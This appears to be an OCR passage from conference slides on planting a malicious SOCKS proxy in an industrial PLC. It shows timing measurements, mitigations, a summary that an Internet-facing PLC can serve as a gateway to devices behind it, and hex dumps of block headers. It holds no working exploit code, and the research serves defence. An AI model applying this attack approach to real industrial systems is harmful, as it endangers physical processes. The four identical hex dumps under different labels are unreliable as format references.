
	Baseline	**Proxy idle**	**Proxy under load**
Mean	85.32	85.40	86.67
Std. Deviation	0.4927	0.5003	0.5239
Std. Error	0.01089	0.01106	0.01158

All values in milliseconds (ms)

Result:

- There exists a significant but not practically relevant timing difference between the baseline program and its malicious SOCKS proxy version regarding the default cycle time of 150 ms.

Mitigation strategies


WOW
SUCH SECURITY
MANY VPN
MUCH FIREWALL

Mitigation strategies

1. Network-level access control
2. Enabling protection-level 3
3. If all else fails, means to woo deities to lend disaster protection

Summary

Summary

- Inject malware into a PLC without service disruption
- An internet facing PLC can be used as a gateway into the local network
- This enables an adversary to attack devices behind the Internet-facing PLC
- Taking these indirect connected systems into account, the attack surface regarding ICS could be much bigger than expected

Q&A

Appendix

Signature

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

Version

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```


Attribute

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```


STL 01, LAD 02, FBD 03, SCL 04, DB 05, GRAPH 06, SDB 07

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

Communication setup




Communication setup




Appendix

Communication setup



